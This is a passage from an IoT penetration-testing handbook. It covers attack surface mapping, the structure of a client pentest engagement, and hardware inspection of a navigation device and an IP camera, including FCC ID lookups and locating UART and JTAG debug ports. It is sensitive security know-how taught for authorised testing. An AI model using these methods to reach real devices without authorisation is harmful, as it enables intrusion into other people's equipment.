Radio communications provide a way for different devices to communicate with each other. These communication mediums and protocols are usually not considered by companies when thinking about security, and thus act as a sweet spot for penetration testers to identify vulnerabilities in the IoT devices.

Some of the common radio communication protocols used in IoT devices are cellular, Wi-Fi, BLE, ZigBee, Wave, 6LoWPAN, LoRa, and more. Depending on what communication protocol a device is using, specialized hardware could be required to perform analysis of the radio communication.

During the initial analysis process, you should also list all the different hardware and software items that are required to perform a security assessment of the radio protocols in use. Even though initially this might appear to be a onerous task, once you have acquired the tools required to perform the assessment, it's just a matter of analyzing the communication using those tools.

Setting up software and tools for radio pentesting (and other IoT pentesting components) can be a daunting task. That is why we have built a custom virtual machine (VM) called AttifyOS that you can use for all the IoT pentesting exercises and labs covered in this book. You can download AttifyOS at https://attify.com/attifyos.

Throughout this book, we cover three major categories in radio communication that are the most relevant from a pentesting and security assessment point of view:

- Software Defined Radio (SDR).
- ZigBee exploitation.
- BLE exploitation.

Depending on what radio component we are working with, it will have different sets of vulnerabilities. However, these are the most common types of vulnerabilities we find in radio communication protocols and mediums:

- Man-in-the-middle attacks.
- Replay-based attacks.
- Insecure Cyclic Redundancy Check (CRC) verification.
- Jamming-based attacks.
- Denial of service (DoS).
- Lack of encryption.
- Ability to extract sensitive information from radio packets.
- Live radio communication interception and modification.

We cover these attack categories and ways to perform them during the later chapters of this book. In creating an attack surface map for radio communication, the process should be focused on the following items:

- What are the roles of various components involved?
- Which component initiates the authentication and pairing mechanism?
- What does the pairing mechanism look like?
- How many devices can each component handle simultaneously?
- On which frequency does the device operate?
- What protocols are being used by different components? Are they custom or proprietary protocols?
- Are there any similar devices operating in the same frequency range as this device?

These are just some of the items you should consider when analyzing the radio communication for a given IoT device.

Creating an Attack Surface Map

Now that we are familiar with all the different components that we are going to look at, and the kinds of vulnerabilities that affect the components, we are in a good place to create an attack surface map of any given IoT device. Figure 2-2 shows the process to create an attack surface map.




Figure 2-2. *Attack surface mapping process*

The following are the steps required to create an attack surface map of any given IoT device:

- List all the components present in the target product.
- Prepare an architecture diagram.
- Label the components and the communication flows between them.
- Identify attack vectors for each component and the communication channel or protocol used.
- Categorize the attack vectors based on the varying criticality.

The initial architecture diagram also helps us during the entire architecture of the IoT solution and the various components involved. Make sure that during the architecture diagramming process, you list all the components involved, no matter how minor they seem to be, along with all the technical specifications of that component.

For some of the information, which might be tough to obtain initially, such as the frequency on which the device operates, you can find information available online, starting with places such as `fccid.io` where you can enter the FCC ID of an IoT device and find plenty of information about that specific device.

For example, let's take the Samsung Smart Things kit, which consists of several devices for smart home automation. From an initial look at the web site, we can figure out that it contains the following items:

- Smart Home Hub
- Motion sensor
- Power outlet
- Presence sensor
- Motion sensor

Additionally, it also has a mobile application available on the Google Play Store and Apple AppStore. The next step is to draw a diagram of these components to help us visualize them better. Figure 2-3 is a sample architecture diagram I created for a sample smart home device.




Figure 2-3. *Attack surface map for an IoT device*

Here are some of the things that can be noted from Figure 2-3:

- The following components are involved in this smart home system:
  - Devices.
  - Mobile application.
  - IoT gateway.
  - Cloud assets.
  - Communication protocols: BLE, Wi-Fi, ZigBee, ZWave, 6LoWPAN, GSM, and Ethernet.
- The devices and mobile application communicate via BLE.
- The smart hub and the devices communicate via various protocols, namely ZigBee, zWave, and 6LoWPAN.
- The mobile application can also interact with the smart hub over Wi-Fi.
- The mobile application and the smart hub communicate with the cloud every five minutes and share data.
- The mobile application uses a REST API to communicate via the cloud assets.

We can see these additional details specified in Figure 2-3:

- The smart hub gateway has an Ethernet port and an external SD card slot that could be used for firmware upgrade.
- The device contains a Broadcom processor.

- The mobile application is a native application with a possibility of it having additional libraries.
- During the initial setup process, the device is set up with a default password of admin.
- The Android application still works if there is a certificate issue; that is, the application works over insecure connections with nontrusted certificate authorities (CAs) for the SSL certificate.

As you can see from Figure 2-3, we have all the different components mentioned in the diagram along with the various communication channels and protocols the various devices use to communicate with each other or the web endpoints.

After looking at this diagram and all the technical specifications, when we start our pentest, we now know exactly how to approach these devices and what our drilled-down targets are. At this step, we need to think like an attacker. If you had to attack a component, then how would you go for it? What vulnerabilities would you look for? What test cases would you perform? Exploiting that specific component is what you should focus on.

Based on all this information, prepare a spreadsheet with all the test cases and exploits to be tested on the various components including a detailed description of what specific test are you going to perform and what the output will be if the attack is successful. The more detailed your spreadsheet is, the more effective your pentest will be. If you are working in a team, this spreadsheet is something that you should brainstorm with your team and then adjust. Figure 2-4 shows a sample spreadsheet.

Ninja Recon Technique - FINAL STEP				
SECTION	COMPONENT / TEST CASE	POSSIBLE VULNERABILITY	HOW TO TEST	IMPACT
HARDWARE	UART Ports exposed / available			
	Flash Chip(s)			
	JTAG interface exposed			
	Tapping into buses using Logic Sniffer			
	External Peripheral access allowed			
	Tamper resistant mechanisms present			
	Power analysis and Side Channel attacks			
FIRMWARE	Extracting File System from the firmware			
	Hardcoded Sensitive Information in the firmware			
	Reverse Engineering Binaries for Sensitive Info			
	Outdated components with known vulnerabilities			
	RE Binaries for Vulnerabilities (Stack Overflow)			
	RE Binaries for Vulnerabilities (Command Injection)			
	Insecure Signature Verification of Firmware			
WEB APPS	Local Gateway Interface			
	Remote Web Endpoints			
	Web Dashboard for additional users			
	Additional Backend services and Databases			
	Client Side Injection			
	Insecure Direct Object Reference			
	Sensitive Data Leakage			
	Business and Logic flaws			
	Cross Site Scripting			
	Cross Site Request Forgery			
	Server Side Request Forgery			

Figure 2-4. *A sample spreadsheet for attack surface mapping*

You can also take advantage of available resources at various places, including these:

- Attify's IoT pentesting guide available at `http://www.iotpentestingguide.com`.
- Embedded Hacking Guide by OWASP.
- OWASP IoT Attack Surface.

Structuring the Pentest

Because IoT penetration testing is relatively new compared to other forms of penetration testing, not many people are familiar with how to execute the overall pentest. This section explains how to structure the pentest, the ideal team size, the number of days required, and other relevant details.

Again, all of this is comes from personal experience of pentesting hundreds of IoT devices in the past couple of years—and having found critical security issues in almost all of them. I believe this approach works efficiently. If you have another approach for executing the pentest that works best for you, you can certainly continue with that.

Next the overall structure of an IoT pentest is explained in detail.

Client Engagement and Initial Discussion Call

This is the initial discussion call after we get a request from an organization to pentest their IoT device. Even before this stage, we have an initial discussion with our technical team members to see if we have expertise relevant to the IoT device we are dealing with and other logistical requirements—resources available, next available dates, and so on.

During this stage, we let our pentesting lead get on a call with the client and discuss the device. These are some of the questions we discuss: What is the expected outcome required from the pentest? What components do they want to focus on the most? Would they like a normal pentest or a pentest with an additional research team involved?

If you are a pentester, I cannot overstate that your clients are your most valuable assets; it is extremely important that you deliver services and offerings only in the domain in which you and your team excel in. In that way, you will be able to serve the client best and will be able to maintain a long-lasting relationship.

Additional Technical Discussion and Briefing Call

Once we have decided that this is the project that we want to work on, and we would be able to contribute value to the overall engagement with great research, we ask the client to have their technical team join in on a discussion with our pentesting team who will work on that engagement. Remember, this stage comes after signing a nondisclosure agreement

and other required documentation so that the client can freely share the technical specifications of the product.

We ask many questions during this stage to understand the product better. This enables us to understand the product best and explain to the client our pentesting methodology and what they can expect during each stage of the pentest. We also share our secure reporting mechanism, daily reporting system, test cases that we are going to perform, assessment team, interacting with their back-end mechanism, and so on. It is important that you are transparent and fair to the client on your pentesting methodology and the results they should expect each day, at the end of each phase, and at the end of the engagement.

We also need to understand their development process, what kind of testing their security team runs, if their quality assurance (QA) testing involves security tests, if there is a secure development life cycle, and so on. This also helps in getting the teams introduced to each other, as we also later offer personalized support to the developers when they are fixing the vulnerabilities.

Obviously, most of these components correspond to a gray box assessment, but you get the idea. During a black box pentest, you would omit details that an attacker won't have, which is also called an attacker simulated exploitation. An attacker simulated exploitation is a pentesting method in which you compromise and attack the end device in a way that a highly targeted attacker would.

Attacker Simulated Exploitation

This is the actual penetration testing phase where we find vulnerabilities in IoT products and exploit them. Once we have received the devices into our labs, our pentesting process runs parallel with several activities going on at the same time:Our reverse engineering team works on the reverse engineering of various binaries, the embedded hacking team hacks into the IoT hardware device, the Software Defined Radio (SDR) team works on

exploiting the radio communication, and the software pentest team works on firmware, mobile apps, web apps, and cloud-based assets.

This is only possible if you have a strong team where you have different pentesting divisions and individuals who possess expertise in their area of work. If you are an individual security researcher, you can do this as well, but for IoT pentesting, I highly recommend building a team of at least three people—software and firmware, hardware, and radio specialists—before performing penetration testing engagements.

Once the engagement is completed, we share a highly detailed report along with PoC scripts, high-quality video demonstrations, techniques used to find the vulnerabilities, steps to reproduce, remediation methods, and additional references that provide more about the identified vulnerabilities.

Remediation

Once we have completed the penetration testing engagement, we work with the developers, offering them support over voice and video calls and e-mails, pinpointing what exactly needs to be changed and what kind of patches need to be put in place. Even though all this information is provided in the technical report, we have found that working with developers during this phase and offering support helps them fix bugs more quickly and avoid making the same mistakes again because of the things they learn from our team during the remediation discussions.

Reassessment

Once the security vulnerabilities have been fixed by the developers, we perform another pentest for the vulnerabilities identified in the initial pentest. This ensures that all the patches are in place and the patches applied by the developers are secure, and do not lead to vulnerabilities

in other components. This is one of the mistakes we see pentesters make: Once the device is patched, they limit the reassessment test to only the components they found to be vulnerable. However, you need to pay special attention to ensure that the fixing of code at that place has not led to the creation of bugs at another. That is how we conclude our pentest for that version of the device.

Conclusion

In this chapter, we learned how to start an IoT penetration testing engagement, creating a threat model, also known as attack surface mapping for the product. We also dug below the surface and had a look at the various components present in an IoT architecture and the security vulnerabilities that we could find in those components.

Action Point

1. Take any IoT device around you (or think of one) and create an architectural diagram for that device.
2. Once the architectural diagram is created, add the details of how the devices interact with each other: which components connect with which and what communication medium and protocol are being used.
3. List security issues corresponding to each node and each medium in the diagram you created.

For feedback on your creation and thought process, send me an e-mail with a picture of your diagram and any additional notes to `iothandbook@attify.com`.

CHAPTER 3

Analyzing Hardware

This is probably the most important chapter for you if you have never played with hardware before. In this chapter, we have a look at how we can understand an IoT device's hardware from a security perspective for both internal and external analysis. The device, as we have seen in the earlier chapters, is one of the key components in any IoT product. It is the device component that can help reveal many secrets about the device to us, which we can also see later in this chapter.

Performing hardware analysis can help you with the following tasks:

- Extracting firmware from the real-world IoT device.
- Gaining root shell on the device to gain unrestricted access.
- Performing live debugging to bypass security protections and restrictions.
- Writing new firmware to the device.
- Extending the device's functionality.

In some cases, opening a device might lead to the device not working properly (due to physical tamperproofing) or you not being able to reassmble it. That is why, whenever you are performing an IoT device pentest, you should always ask for two (or more) sets of devices from the client so that you can perform physical security assessments on one of them and the rest of the vulnerability tests on the other.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_3

If you have never opened hardware before, exercise special caution as you work through the procedures in this chapter so you do not hurt yourself. Always be gentle and figure out a way to open the device carefully so that you can put it back again in one piece after the analysis. Now, let's get started.

External Inspection

The first step in the physical analysis of the device is to perform an external inspection. This includes doing a basic rundown of the device by looking at the various aspects of the device including looking at things such as these:

- What and how many buttons are present.
- External interfacing options: Ethernet port, SD card slot, and more.
- What kind of display the device has.
- Power and voltage requirements for the device.
- If the device carries any certifications and what they mean.
- Any FCC ID labels on the back.
- What kind of screws the device uses.
- If the device looks like other devices with similar functionalities that you have seen in the market (maybe it's just a rebranded model).
- And so on (you get the idea!).

This initial analysis will give you a better understanding of the overall device and how it functions, and at the same time help you understand some inner details of the device.

Before you even open the device, there are a couple of things you can do just by performing this initial analysis. The initial analysis typically involves a visual inspection of the device and a review of other sources of information about the device. This step also involves using the device and figuring out what its normal functionality is. Once you determine the normal functionality of the device, you will be able to come up with target approaches to subvert the device's functionality.

Working with a Real Device

Let's take a sample device and start looking at it as just described. In this case, the device is a navigation system and the model is Navman N40i.

Just by a quick initial Google search, you can learn various specifications of the device, such as these:

1. It runs Windows CE 5.0.
2. It has a 1.3 MP camera.
3. It provides five hours of battery backup.
4. It has a 400 MHz Samsung 2400.
5. It has 64 MB of SDRAM.
6. It has 256 MB ROM.
7. It contains a SiRF STAR II GPS chip.

This useful information will be helpful if we later decide to find vulnerabilities in the Navman system. This quick example illustrates how to approach your device once you get it and the initial analysis that you should perform.

Finding Input and Output Ports

The next step is to understand how the input and output (I/O) of the device works and the number of I/O ports and other connections. In Figure 3-1, we can see that the Navman system consists of a 3.5-inch screen with five buttons on the front, along with an LED indicator on the left.

Figure 3-1. *An emedded device, in this case a Navman N40i*

Similarly, in Figure 3-2 we can see the power button and a couple of click buttons.

Figure 3-2. *Side view of the Navman system with the power and click buttons*

Figure 3-3 shows the volume control buttons and a headphone jack.

Figure 3-3. *Top view of the Navman system with volume buttons and headphone jack*

In Figure 3-4, you can see two screws and a docking connector.

Figure 3-4. *Bottom view exposing a docking container*

Figure 3-5 shows an SD card slot, a GPS antenna port, and a USB port.

Figure 3-5. *SD card slot, GPS antenna port, and USB port*

This is how we perform a visual exterior inspection of a given IoT device. Remember, this is only the first step in analyzing the hardware. To perform a good inspection, you need to analyze both exterior and interior components along with creating an attack surface map as discussed in Chapter 2.

Internal Inspection

After the exterior inspection, we move on to an internal inspection. As the name suggests, this involves opening the device and looking at its internal components to better understand the device and identify the possible attack surfaces.

To open the device, we need to unscrew the screws. IoT devices can have varying types of screws and often a typical screwdriver set will fail to open some of the less common types of screws found in the devices. Make sure that you have a good screwdriver set handy whenever performing IoT exploitation on the device. Also, take special care while opening the device so as not to damage the device and its internal circuitry. One of the most common mistakes I have seen people make is trying to force open the device, which often leads to physical damage to the device, in some cases rendering it nonfunctional.

If you are seeing the internals of the device for the first time in your life, you might be fascinated by what you see. The device's internals usually involve many components including the printed circuit board (PCB), connectors, antenna, peripherals, and so on. Try to open the target device carefully and remove all the attached cables, ribbons, or any other peripherals one after the other (see Figure 3-6).

Figure 3-6. *Motherboard and the display that has been removed*

If you look closely at Figure 3-6, you can see a camera module, a battery, a headphone, a GPS connector, and a GPS antenna on the top with an LCD connected by a ribbon cable. If you look at the other side of the board, Figure 3-7 shows what you will see.




Figure 3-7. *Back side of the circuit board*

Now let's look at the different components and analyze their functionality, starting with the processor. Figure 3-8 shows the processor used in our navigation system.




Figure 3-8. *Close-up of the processor*

The processor is one of the vital components of any IoT device. In this case, the processor that is used is the S3C2440AL, which is a Samsung ARM processor. If we look online for S3C2440AL, we will be able to find the data sheet for the processor, which could lead us to more insightful information about it (Figure 3-9). The data sheet for this processor can be found at `http://www.keil.com/dd/docs/datashts/samsung/s3c2440_um.pdf`. It contains information such as the I/O ports, interrupts, Real Time Clock (RTC), Serial Peripheral Interface (SPI), and more.

PRODUCT OVERVIEW S3C2440A RISC MICROPROCESSOR

FEATURES

Architecture

- Integrated system for hand-held devices and general embedded applications.
- 16/32-Bit RISC architecture and powerful instruction set with ARM920T CPU core.
- Enhanced ARM architecture MMU to support WinCE, EPOC 32 and Linux.
- Instruction cache, data cache, write buffer and Physical address TAG RAM to reduce the effect of main memory bandwidth and latency on performance.
- ARM920T CPU core supports the ARM debug architecture.
- Internal Advanced Microcontroller Bus Architecture (AMBA) (AMBA2.0, AHB/APB)

NAND Flash Boot Loader

- Supports booting from NAND flash memory.
- 4KB internal buffer for booting.
- Supports storage memory for NAND flash memory after booting.
- Supports Advanced NAND flash

Cache Memory

- 64-way set-associative cache with I-Cache (16KB) and D-Cache (16KB).
- 8words length per line with one valid bit and two dirty bits per line.
- Pseudo random or round robin replacement algorithm.

Figure 3-9. *Datasheet for the device*

Next, we can look at other components, such as SDRAM and ROM, that are present in the device, as shown in Figure 3-10.




Figure 3-10. *SDRAM and ROM*

In Figure 3-10, the components used have the numbers K4M561633G, which by looking online we can see is a 4M × 16Bit × 4 Banks Mobile SDRAM from Future Electronics, and we can also see 512 MB ROM in it.

Continuing on, we can keep looking for different components—identifying their part numbers and then looking them up online to learn more about them. One of the other ways you can identify components is by looking at their logos and checking an online reference catalog such as https://www.westfloridacomponents.com/manufacturer-logos.html.

To look for data sheets, you can either simply search online for the component number or you can visit one of the web sites holding data sheet catalogs such as http://www.alldatasheet.com/ or http://www.datasheets360.com/.

There is one final point we haven't looked at so far, which is probably the most important aspect, the debug ports and interfaces. Often, devices would expose communication interfaces that could be exploited to gain further access to the device to perform actions such as reading the debug logs or even to gain unauthenticated root shell on the target device. As you can see in Figure 3-11, in our device, we have the device exposing interfaces that we could use to communicate with the device using UART and JTAG.




Figure 3-11. *JTAG and UART ports*

These interfaces can be found by just looking at the PCB and identifying the Tx and Rx for UART and TRST, TMS, TDO, TDI, and TCK for JTAG, both of which we cover in depth over the upcoming chapters. If you are not familiar with these terms, don't worry, as this is where we will be spending most of our hardware hacking time in the rest of the book.

Analyzing Data Sheets

Devices might not have a lot of technical information available on their official web site. This is where the FCC ID database comes to the rescue.

If you are an electronics engineer and you would like to dig deeper into the device and maybe even look at the schematics of the device, where do you go? The FCC database is the answer. So, what is the FCC database, you might ask.

What Is FCC ID

The Federal Communication Commission (FCC) is a general body to regulate various devices emitting radio communications (which is most IoT devices). The reason for the regulation is that the radio spectrum is limited and there are devices operating at different frequencies.

In case of no regulatory body, one can decide to manufacture and choose his or her device to use a frequency that might already be in use by another device and lead to interference in the communications of other equipment.

Thus, any device that uses radio communication must go through a set of approval processes, which involves several tests, after which approval is granted by FCC for the device. The FCC ID of a device will be the same for a given model of a specific manufacturer. However, an important thing to note is that the FCC ID is not a permission to transmit, rather just approval by a U.S. government regulatory agency.

You can find the FCC ID of the device either printed on the device itself or by looking online at different sources. Also, don't get confused with the devices that simply comply with the FCC regulations, as those might not require an FCC ID, given that they don't communicate wirelessly and just generate small amounts of unintentional radio noise.

The information for the testing process is available on the FCC's web site, unless the manufacturer specifically asks for a confidentiality request for the document. You can search for a device's information by providing its FCC ID, either on the official FCC web site located at `https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm` or via a third-party unofficial web site such as `fccid.io` or `fcc.io`.

Using the FCC ID to Find Device Information

Let's get hold of a real commercial device and use the FCC ID to find information about the device. In this case, we will use the device Edimax 3116W, which is an IP camera controllable by both mobile and web applications.

Figure 3-12 shows what the device looks like. Notice the FCC ID on the label on the back.

Figure 3-12. *Edimax IP camera*

If we look up the FCC ID of the device, which is `NDD9530401309`, on the web site at `https://fccid.io`, you will see the screen shown in Figure 3-13.




Figure 3-13. *FCC ID of Edimax IP camera*

On the web site, we can see various information about the device, such as the frequency range, access to lab setup, internal pictures, external pictures, user manual, Power of Attorney (PoA), and more.

One of the most interesting things to look at while analyzing the FCC ID information is the internal pictures of the device. You can find these at `https://fccid.io/document.php?id=2129020`.

Figure 3-14 shows the internal pictures of the device. An interesting fact to note is that in this case, the pictures also reveal that this IP camera has a UART interface as suggested by the four pads shown in the photo. This is also something we will exploit in our upcoming chapters to get a root shell on the device.




Figure 3-14. *Internal pictures from FCC ID revealing the UART interface*

Thus, as we can see, FCC IDs can be a goldmine of information and can help us learn a lot of details about the device and its workings.

Another interesting fun fact to know is that sometimes the manufacturer fails to ask for a confidentiality request on a device's sensitive information, such as the schematics of the device. Access to the schematic of the device is extremely useful as it tells us what the different electronic components are that are used to build the device, and helps us understand the device in much greater depth.

Component Package

One of the things worth mentioning, whenever we discuss embedded or hardware analysis, is the packaging type. Whenever you look at a device's interior, you will see a number of different components. Each of the components will vary in size, shape, and other aspects based on the device's characteristic and functionality.

During manufacturing and development of an embedded device, there are several packaging options to choose from. Based on what packaging a component is using, for analysis, we would require corresponding hardware adapters and other components to interact with them. The most commonly used packaging types are listed here and shown in Figure 3-15.

1. DIL
    a. Single in-line package
    b. Dual in-line package
    c. TO-220
2. SMD
    a. CERPACK
    b. BGA
    c. SOT-23
    d. QFP
    e. SOIC
    f. SOP

